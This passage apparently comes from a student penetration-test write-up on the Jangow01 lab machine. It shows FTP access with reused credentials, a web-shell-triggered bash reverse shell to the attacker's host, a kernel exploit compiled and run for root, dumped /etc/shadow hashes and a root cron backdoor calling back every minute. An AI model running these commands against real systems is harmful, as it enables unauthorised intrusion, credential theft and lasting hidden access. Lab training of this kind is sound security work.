dnsmasq:x:109:65534:dnsmasq:/:/var/lib/misc:/bin/false angnow01:x:1000:1000:desafio02:/:/home/angow01:/bin/
bash sshd:x:110:65534:/var/run/ssh:/usr/sbin/nologin tp:x:111:111:root@tp:/:/usr/sbin/nologin
mysql:x:112:119:MySQL Server:/:/nonexistent:/bin/false
  
```

Figure 13: password_users

The injection of /etc/passwd and the server returned system user data like;

- Root
- Daemon
- Mysql
- Etc

This file consist of list of users also the most specific user jangow01, confirming the commands can be executed on the server. This is critically vulnerable that may allow attackers to enumerate users and potential harm privileges.

The real user account named jangow01 was identified with home directory /home/jangow01. This account become the target for further privilege escalation.

2.3.5 Vulnerability Summary

Table 3: Vulnerability assessment summary

Service	Port	Vulnerability	Severity	CVSS
Config.php	80	Plaintext credentials in public file	critical	9.8
Busque.php	80	Os command injection	critical	9.8
Linux kernel	-	Local privilege escalation	high	7.8
Vsftpd 3.0.3	21	Credential reuse that allows FTP access	high	7.5
Password policy	-	Password reuse across multiple services	Medium	5.3

2.4 Gaining Access

2.4.1 FTP login using Discovered Credentials

The credentials that were found in config.php which was showing password abygurl69 and the user jangow01 that were found while using exploiting command injection. These two findings were tested against FTP service on port 21. The system username jangow01 was combined with database password, that result in exploiting the common vulnerability of password reuse across multiple services.

[ftp 192.168.56.118](ftp://192.168.56.118)

name: jangow01

password: abygurl69




Figure 14:FTP login successful

Login successful. FTP access was obtained as jangow01 showing that the database password abygurl69 was reused as the system user password showcasing the critical security mistake.

2.4.2 Reverse shell via port 443

A reverse shell was created to gain a terminal session on the target. Port 443 which is the standard HTTPS was selected because the jangow01 firewall blocks outbound connections on ports that are not standard

ports. But permits port 443 to allow normal HTTPS traffic this is a technique commonly used to bypass firewall restrictions.

For that a listener was started on the kali machine

Nc -lvnp 443

```

nafia28@kali: /home/kali
Session Actions Edit View Help
listening on [any] 4444 ...

^C

(nafia28@kali)-[/home/kali]
$ nc -lvnp 4444
listening on [any] 4444 ...
^C^C

(nafia28@kali)-[/home/kali]
$ nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.118] 55846
bash: cannot set terminal process group (2758): Inappropriate ioctl
for device
bash: no job control in this shell
www-data@jangow01:/var/www/html/site/wordpress$ su jangow01
su jangow01
su: must be run from a terminal
www-data@jangow01:/var/www/html/site/wordpress$ python3 -c 'import
pty;pty.spawn("/bin/bash")'
<html/site/wordpress$ python3 -c 'import pty;pty.spa
wn("/bin/bash")'
www-data@jangow01:/var/www/html/site/wordpress$ ^[[A^[[A^[[A
www-data@jangow01:/var/www/html/site/wordpress$ su jangow01
su jangow01
Password: abygurl69
jangow01@jangow01:/var/www/html/site/wordpress$ sudo -l

```

Figure 15: Reverse shell listener

The reverse shell was triggered by calling the web shell with python3 payload

<http://192.168.56.118/site/wordpress/shell.php?cmd=bash+-c+'bash+-i+>%26+/dev/tcp/192.168.56.101/443+0>%261'>

```
nafta28@kali: /home/kali
Session Actions Edit View Help
listening on [any] 4444 ...

^C

(nafta28@kali) - /home/kali
$ nc -lvp 4444
listening on [any] 4444 ...
^C^C

(nafta28@kali) - /home/kali
$ nc -lvp 443
listening on [any] 443 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.118] 55846
bash: cannot set terminal process group (2758): Inappropriate ioctl
for device
bash: no job control in this shell
www-data@jangow01:/var/www/html/site/wordpress$ su jangow01
su jangow01
su: must be run from a terminal
www-data@jangow01:/var/www/html/site/wordpress$ python3 -c 'import
pty;pty.spawn("/bin/bash")'
<html/site/wordpress$ python3 -c 'import pty;pty.spa
wn("/bin/bash")'
www-data@jangow01:/var/www/html/site/wordpress$ ^[[A^[[A^[[A
www-data@jangow01:/var/www/html/site/wordpress$ su jangow01
su jangow01
Password: abygurl69
jangow01@jangow01:/var/www/html/site/wordpress$ sudo -l
```

Figure 15: Reverse shell successful

A reverse shell connection was received from 192.168.56.118, giving an interactive terminal session running as www-data on the target machine.

2.5 Escalating Privileges

2.5.1 Escalation to jangow01

The basic www-data shell was upgraded to a fully interactive terminal using python3 that enabled the user of interactive commands like su (switch user)

```
Python3 -c 'import pty;pty.spawn("/bin/bash")'
```

```
Su jangow01
```

```
Password: abygurl69
```

```

nafia28@kali: /home/kali
Session Actions Edit View Help
[2]+ Stopped nc -lvnp 80
nafia28@kali)~[/home/kali]
$ nc -lvnp 8080
listening on [any] 8080 ...
^Z
[3]+ Stopped /home/kali nc -lvnp 8080
nafia28@kali)~[/home/kali]
$ nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.118] 35842
bash: cannot set terminal process group (2695): Inappropriate ioctl
for device
bash: no job control in this shell
www-data@jangow01:/var/www/html/site/wordpress$ python3 -c 'import
[4]+ Stopped /home/kali nc -lvnp 443
nafia28@kali)~[/home/kali]
$ nc -lvnp 443
listening on [any] 443 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.118] 35844
bash: cannot set terminal process group (2695): Inappropriate ioctl
for device
bash: no job control in this shell
www-data@jangow01:/var/www/html/site/wordpress$ python3 -c 'import
pty;pty.spawn("/bin/bash")'
<html/site/wordpress$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@jangow01:/var/www/html/site/wordpress$ su jangow01
su jangow01
Password: abygurl69
jangow01@jangow01:/var/www/html/site/wordpress$
  
```

Figure 16: Escalation to jangow01

The same password abygurl69 was used to successfully authenticate the su command resulting in escalating privileges from ww-data to jangow01. This further shows the critical impact of password reuse.

2.5.2 Kernel Version Identification

Linux kernel version was checked to identify the potential local privilege escalation exploits.

Kernel version 4.4.0-31-generic is out of date and have multiple known local privilege escalation vulnerabilities.

<http://192.168.56.118/site/busque.php?buscar=uname+-r>




Figure 17: Kernel version identified

2.5.3 Searchsploit (Kernel exploit identification)

Searchsploit was used on kali machine to identify published exploits for identifying kernel version.

Searchsploit 45010

```
(nafia28@kali)-[/home/kali]
$ searchsploit 45010

Exploit Title | Path
Linux Kernel < 4.13.9 (Ubuntu 1 | linux/local/45010.c
Shellcodes: No Results

(nafia28@kali)-[/home/kali]
$
```

Figure 18: searchsploit identifies kernel exploit 45010

Exploit 45010.c was identified that is local privilege escalation targeting linux kernel version 4.113 which directly applies to the target 4.4.0-31 generic kernel.

2.5.4 Kernel Exploit Transfer and Compilation

On kali

```
Cp /usr/share/exploitdb/exploits/linux/local/45010.c /tmp/
```


On FTP

```
Lcd /tmp
```

```
Cd /tmp
```

```
Put 45010.c
```

```
gcc 45010.c -o exploit45
```



```


kali@kali: ~
└─$ searchsploit 45010

Exploit Title | Path
-----|-----
Linux Kernel < 4.13.9 (Ubuntu 1 | linux/local/45010.c

Shellcodes: No Results

kali@kali: ~
└─$ ftp 192.168.56.118
Connected to 192.168.56.118.
220 (vsftpd 3.0.3)
Name (192.168.56.118:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> lcd /tmp
Local directory now: /tmp
ftp> cd /tmp
250 Directory successfully changed.
ftp> put 45010.c
local: 45010.c remote: 45010.c
229 Entering Extended Passive Mode (|||13805|)
150 OK to send data.
100% |=====|
226 Transfer complete.
13176 bytes sent in 00:00 (8.86 MiB/s)
ftp>
  
```

Figure 19: Kernel exploit compiled



```


kali@kali: ~
└─$ gcc 45010.c -o exploit45
└─$ ./exploit45
[+] t(.-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(.-t)
[+] ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[+]
[+] creating bpf map
[+] sneaking evil bpf past the verifier
[+] creating socketpair()
[+] attaching bpf backdoor to socket
[+] skbuff => ffff8803ad05c00
[+] leaking sock struct from ffff8803af1d2c0
[+] Sock->sk_rctimeo at offset 472
[+] Cred structure at ffff8803ad05d00
[+] UID from cred structure: 1000, matches the current: 1000
[+] hammering cred structure at ffff8803ad05d00
[+] credentials patched, launching shell...
  
```

Figure 20: GCC compilation of 45010.c

The exploit source code was copied from exploitdb on kali, then it was transferred to the target machine via FTP and compiled using GCC.

2.5.5 Root Access Achieved

./exploit45



```

kali-linux-2025.4-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

nafia28@kali: /home/kali
Session Actions Edit View Help
listening on [any] 443 ...
connect to [192.168.56.101] from (UNKNOWN) [192.168.56.118] 35844
bash: cannot set terminal process group (2695): Inappropriate ioctl for device
bash: no job control in this shell
www-data@janguw01:/var/www/html/site/wordpress$ python3 -c 'import pty;pty.spawn("/b
in/bash")'
chrtal/site/wordpress$ python3 -c 'import pty;pty.spawn("/bin/bash")'
www-data@janguw01:/var/www/html/site/wordpress$ su janguw01
su janguw01
Password: abygurl69

janguw01@janguw01:/var/www/html/site/wordpress$ cd /tmp
cd /tmp
janguw01@janguw01:/tmp$ ls -la
ls -la
total 32
drwxr-xrwt 8 root root 4096 Mar 31 22:17 .
drwxr-xr-x 24 root root 4096 Jun 10 2021 ..
drwxr-xrwt 2 root root 4096 Mar 31 21:57 .font-unix
drwxr-xrwt 2 root root 4096 Mar 31 21:57 .ICE-unix
drwx----- 3 root root 4096 Mar 31 21:57 systemd-private-5842ab0e91f44f64adb62d28e3d97aa3-
systemd-timesyncd.service-lbVdY
drwxr-xrwt 2 root root 4096 Mar 31 21:57 .Test-unix
drwxr-xrwt 2 root root 4096 Mar 31 21:57 .X11-unix
drwxr-xrwt 2 root root 4096 Mar 31 21:57 .XIM-unix
janguw01@janguw01:/tmp$

janguw01@janguw01:/tmp$ gcc 45010.c -o exploit45
gcc 45010.c -o exploit45
janguw01@janguw01:/tmp$ ./exploit45
./exploit45
[.]
[.] t(--t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(--t)
[.]
[.] ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff -> ffff8003dabec00
[*] Leaking sock struct from ffff8003af1d2c0
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff8003ad0d600
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff8003ad0d600
[*] credentials patched, launching shell ...
#
  
```

Figure 21: Exploit showing root shell # root prompt

(root shell obtained)

The Exploit successfully exploited the kernel vulnerability to escalate privileges to root. The id command confirmed uid=0(root). Showing full administrative control over the target system.


2.5.6 ID command check

2.6 Post Exploitation

2.6.1 Proof of compromise

With root access confirmed, the proof.txt file was read from the root user's home directory

Cat /root/proof.txt



```

kali-linux-2025.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File  Machine  View  Input  Devices  Help

nafia28@kali: /home/kali
Session  Actions  Edit  View  Help

[.]
[*] creating bpf map ...
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff88003dab6c00
[*] Leaking sock struct from ffff88003af1d2c0
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff88003ad0d600
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff88003ad0d600
[*] credentials patched, launching shell ...
# id
uid=0(root) gid=0(root) grupos=0(root),1000(desafio02)
# cat /root/proof.txt
cat /root/proof.txt
da39a3ee5e6b4b0d3255bfe95601890afd80709
#

```

Figure 22: Flag Captured


Flag captured and the hash was exposed. The jangow ASCII art and hash confirms full system compromise and demonstrate the root level access has been successful.

2.6.2 Pilfering

With the root access, sensitive system files were shown to demonstrate the level of compromise.

Cat /etc/shadow

Cat /etc/passwd



```


kali-linux-2025.4-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

nafia28@kali: /home/kali

Session Actions Edit View Help

syslog:*:17001:0:99999:7:::
_apt:*:17001:0:99999:7:::
lxd:*:18788:0:99999:7:::
messagebus:*:18788:0:99999:7:::
uuid:*:18788:0:99999:7:::
dnsmasq:*:18788:0:99999:7:::
janguw01:$6$cqJEd6$0N6Gn0VPcnkIfBkTW2FdT05f1IqRqLI1fQIuzYtEdwz0.PP10yZwnCkIpF6SMz4NDZI93v81CSdSRK3s3Tp:18788:0:99999:7:::
sshd:*:18788:0:99999:7:::
ftp:*:18788:0:99999:7:::
mysql:*:18788:0:99999:7:::
# cat /etc/passwd
cat /etc/passwd
root:x:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:mailing list:/var/lib/mailman:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization:,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management:,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver:,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy:,:/run/systemd:/bin/false
syslog:x:104:108:/:/home/syslog:/bin/false
_apt:*:105:65534:,:/nonexistent:/bin/false
lxd:*:106:65534:,:/var/lib/lxd:/bin/false
messagebus:x:107:111:/:/var/run/dbus:/bin/false
uuid:x:108:112:/:/run/uuid:/bin/false
dnsmasq:x:109:65534:dnsmasq:,:/var/lib/misc:/bin/false
janguw01:x:1000:1000:desafio02:,:/home/janguw01:/bin/bash
sshd:x:110:65534:,:/var/run/sshd:/usr/sbin/nologin
ftp:*:111:118:ftp daemon:,:/srv/ftp:/bin/false
mysql:x:112:119:mysql Server:,:/nonexistent:/bin/false
# find / -name "*.txt" 2>/dev/null
find / -name "*.txt" 2>/dev/null
!
  
```

Figure 23: /etc/passwd for all users



```

kali-linux-2025.4-virtualbox-amd64 [Running] - Oracle VirtualBox
File Machine View Input Devices Help

nafia28@kali: /home/kali

Session Actions Edit View Help

da39a3ee5e6b4bdf4225bfef9560189afdb009
# cat /etc/shadow
cat /etc/shadow
root:$6$Pzro0b8$ny..J8JNHdZnp9z74A51G6ZnAg4kuJCHZCp03CKyJ8eWqFVUD.L9j.K1Q1sK1d09ne54Gy37QHd1CaYf1:18931:0:9999:7:::
daemon:*:17001:0:99999:7:::
bin:*:17001:0:99999:7:::
sys:*:17001:0:99999:7:::
sync:*:17001:0:99999:7:::
games:*:17001:0:99999:7:::
man:*:17001:0:99999:7:::
lp:*:17001:0:99999:7:::
mail:*:17001:0:99999:7:::
news:*:17001:0:99999:7:::
uucp:*:17001:0:99999:7:::
proxy:*:17001:0:99999:7:::
www-data:*:17001:0:99999:7:::
backup:*:17001:0:99999:7:::
list:*:17001:0:99999:7:::
irc:*:17001:0:99999:7:::
gnats:*:17001:0:99999:7:::
nobody:*:17001:0:99999:7:::
systemd-timesync:*:17001:0:99999:7:::
systemd-network:*:17001:0:99999:7:::
systemd-resolve:*:17001:0:99999:7:::
systemd-bus-proxy:*:17001:0:99999:7:::
syslog:*:17001:0:99999:7:::
_apt:*:17001:0:99999:7:::
lxd:*:18788:0:99999:7:::
messagebus:*:18788:0:99999:7:::
janguw01:$6$cqJEd6$0N6Gn0VPcnkIfBkTW2FdT05f1IqRqLI1fQIuzYtEdwz0.PP10yZwnCkIpF6SMz4NDZI93v81CSdSRK3s3Tp:18788:0:99999:7:::
sshd:*:18788:0:99999:7:::
ftp:*:18788:0:99999:7:::
mysql:*:18788:0:99999:7:::
# cat /etc/passwd
cat /etc/passwd
root:x:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
  
```

Figure 24: /etc/shadow for hashed passwords


The etc/shadow file contains SHA_512 hashed passwords for all system accounts, including root and jangow. These could be used for offline password cracking attacks using tools like john the ripper.

The etc/passwd reveals all user accounts and their associated shells showing the complete map the system.

2.6.3 Ifconfig

If config was also ran to confirm the IP of the targeted system

ifconfig



```

Session Actions Edit View Help
[*] attaching bpf backdoor to socket
[*] skbuff => ffff88003befad00
[*] Leaking sock struct from ffff880033b66000
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff8800379f5240
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff8800379f5240
[*] credentials patched, launching shell ...
# id
id
uid=0(root) gid=0(root) grupos=0(root),1000(desafio02)
# ifconfig
ifconfig
enp0s17  Link encap:Ethernet  Endereço de HV 08:00:27:14:b4:29
        inet end.: 192.168.56.118  Bcast:192.168.56.255  Masc:255.255.255.0
        endereço inet6: fe80::a00:27ff:fe1:b429/64  Escopo:Link
        UP BROADCAST RUNNING MULTICAST  MTU:1500  Métrica:1
        pacotes RX:10215 erros:0 descartados:0 excesso:0 quadro:0
        Pacotes TX:504 erros:0 descartados:0 excesso:0 portadora:0
        colisões:0 txqueuelen:1000
        RX bytes:969517 (969.5 KB)  TX bytes:66892 (66.8 KB)

lo       Link encap:Loopback Local
        inet end.: 127.0.0.1  Masc:255.0.0.0
        endereço inet6: ::1/128  Escopo:Máquina
        UP LOOPBACK RUNNING  MTU:65536  Métrica:1
        pacotes RX:131620 erros:0 descartados:0 excesso:0 quadro:0
        Pacotes TX:131620 erros:0 descartados:0 excesso:0 portadora:0
        colisões:0 txqueuelen:1
        RX bytes:9858448 (9.8 MB)  TX bytes:9858448 (9.8 MB)

#

```

Figure 25: Jangow IP confirmation

2.6.4 Backdoor Creation

A backdoor was created using cron job that automatically execute reverse shell every minute as the root user. This technique make sure that the continuous access to the compromised machine remains even if the original path is closed.

```

echo "* * * * * root bash -i >& /dev/tcp/192.168.56.101/443 0>&1" >> /etc/crontab
cat /etc/crontab

```

```
cat /etc/crontab
# /etc/crontab: system-wide crontab
# Unlike any other crontab you don't have to run the `crontab`
# command to install the new version when you edit this file
# and files in /etc/cron.d. These files also have username fields,
# that none of the other crontabs do.

SHELL=/bin/sh
PATH=/usr/local/sbin:/usr/local/bin:/sbin:/bin:/usr/sbin:/usr/bin

# m h dom mon dow user  command
17 * * * * root    cd / && run-parts --report /etc/cron.hourly
25 6 * * * root    test -x /usr/sbin/anacron || ( cd / && run-parts --report /etc/cron.daily )
